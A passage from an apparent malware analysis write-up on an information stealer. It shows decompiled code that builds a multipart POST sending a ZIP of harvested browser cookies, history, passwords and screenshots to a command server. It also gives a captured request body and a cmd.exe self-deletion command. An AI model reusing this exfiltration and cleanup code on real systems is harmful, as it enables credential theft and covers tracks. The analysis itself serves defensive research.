if ( v32 )
{
  v10 = sub_41E9E0();
  dword_44F4E4(v39, v10);
  dword_44F4E4(v9, "\r\n");
  dword_44F4E4(v9, "------");
  dword_44F4E4(v9, v39);
  dword_44F4E4(v9, "--");
  dword_44F4E4(v9, "\r\n");
  dword_44F4E4(v40, "Cont");
  dword_44F4E4(v40, "ent-Typ");
  dword_44F4E4(v40, "e: multip");
  dword_44F4E4(v40, "art/for");
  dword_44F4E4(v40, "m-data; ");
  dword_44F4E4(v40, "boun");
  dword_44F4E4(v40, "dary=");
  dword_44F4E4(v40, "----");
  dword_44F4E4(v40, v39);
  v11 = v34;
  v12 = dword_44F53C(v32, v35, a5, 0, 0, 3, 0, 0);
  v34 = v12;
  if ( v12 )
  {
    v13 = v11
        ? dword_44F580(v12, "POST", "/", "HTTP/1.1", 0, 0, 12583168, 0)
        : dword_44F580(v12, "POST", "/", "HTTP/1.1", 0, 0, 4194560, 0);
    v35 = v13;
    if ( v13 )
    {
      dword_44F4E4(Src, "------");
      dword_44F4E4(Src, v39);
      dword_44F4E4(Src, "\r\n");
      dword_44F4E4(Src, "Content-Disposition: form-data; name=\"");
      dword_44F4E4(Src, "profile");
      dword_44F4E4(Src, "\"\r\n\r\n");
      dword_44F4E4(Src, v31);
      dword_44F4E4(Src, "\r\n");
      dword_44F4E4(Src, "------");
      dword_44F4E4(Src, v39);
      dword_44F4E4(Src, "\r\n");
      dword_44F4E4(Src, "Content-Disposition: form-data; name=\"");
      dword_44F4E4(Src, "profile_id");
```

```
dword_44F4E4(Src, "\"\r\n\r\n");
dword_44F4E4(Src, a7);
dword_44F4E4(Src, "\r\n");
dword_44F4E4(Src, "------");
dword_44F4E4(Src, v39);
dword_44F4E4(Src, "\r\n");
dword_44F4E4(Src, "Content-Disposition: form-data; name=\"");
dword_44F4E4(Src, "hwid");
dword_44F4E4(Src, "\"\r\n\r\n");
dword_44F4E4(Src, v28);
dword_44F4E4(Src, "\r\n");
dword_44F4E4(Src, "------");
dword_44F4E4(Src, v39);
dword_44F4E4(Src, "\r\n");
dword_44F4E4(Src, "Content-Disposition: form-data; name=\"");
dword_44F4E4(Src, "token");
dword_44F4E4(Src, "\"\r\n\r\n");
dword_44F4E4(Src, v30);
dword_44F4E4(Src, "\r\n");
dword_44F4E4(Src, "------");
dword_44F4E4(Src, v39);
dword_44F4E4(Src, "\r\n");
dword_44F4E4(Src, "Content-Disposition: form-data; name=\"");
dword_44F4E4(Src, "file");
dword_44F4E4(Src, "\"\r\n\r\n");
```

HTTP `POST` body

```
------1531306219445135
Content-Disposition: form-data; name="profile"

1375
------1531306219445135
Content-Disposition: form-data; name="profile_id"

1700
------1531306219445135
Content-Disposition: form-data; name="hwid"

d8d914bc22c31291311131-90059c37-1320-41a4-b58d-816d-806e6f6e6963
------1531306219445135
Content-Disposition: form-data; name="token"

36bfd46626a0b531909b016919dd1fbd
------1531306219445135
Content-Disposition: form-data; name="file"

UEsDBBQAAgAIAMSYl1XqxfupygAAAJMB...[truncated base64-encoded ZIP file]
------1531306219445135--
```

Interestingly, the token `36bfd46626a0b531909b016919dd1fbd` matches the string contained within the initial config downloaded from the C2 server.

The data harvested from the host is stored within the ZIP file in the `POST` request body.

Directory structure of the ZIP file

```
/History/Mozilla Firefox_qldyz51w.default.txt
/Cookies/Google Chrome_Default.txt
/History/Google Chrome_Default.txt
/passwords.txt
/information.txt
/Files/Default.zip
/Files/desktop.zip
/screenshot.jpg
```

It is important to note that this is not an exhaustive list of what the ZIP file exfiltrated from every system will look like. It will depend on both the stealer configuration set by the threat actor during the payload generation stage, and the software present on the compromised system. For example, the sample analyzed in this writeup included routines for stealing Discord tokens, data from Telegram and even FTP and SCP clients.

Cleanup Operations

Once the data has been succesfully harvested and exfiltrated, the malware then deletes itself and any created files from the host with the following command:

```
"C:\Windows\System32\cmd.exe" /c timeout /t 6 & del /f /q
"C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe" & exit
```

```
dword_44F4E4(v7, "timeout /t 6 & del /f /q \"");
v0 = dword_44F458();
v1 = (_DWORD *)sub_41EEC0(v0);
v8 = 0;
if ( v1[5] >= 0x10u )
  v1 = (_DWORD *)*v1;
dword_44F4E4(v7, v1);
v8 = -1;
if ( v6 >= 0x10 )
  operator delete(v4);
v6 = 15;
v5 = 0;
LOBYTE(v4) = 0;
dword_44F4E4(v7, "\" & exit");
v3[0] = 60;
v3[1] = 0;
v3[2] = 0;
v3[3] = (int)"open";
v3[4] = (int)"C:\\Windows\\System32\\cmd.exe";
v3[5] = (int)v7;
```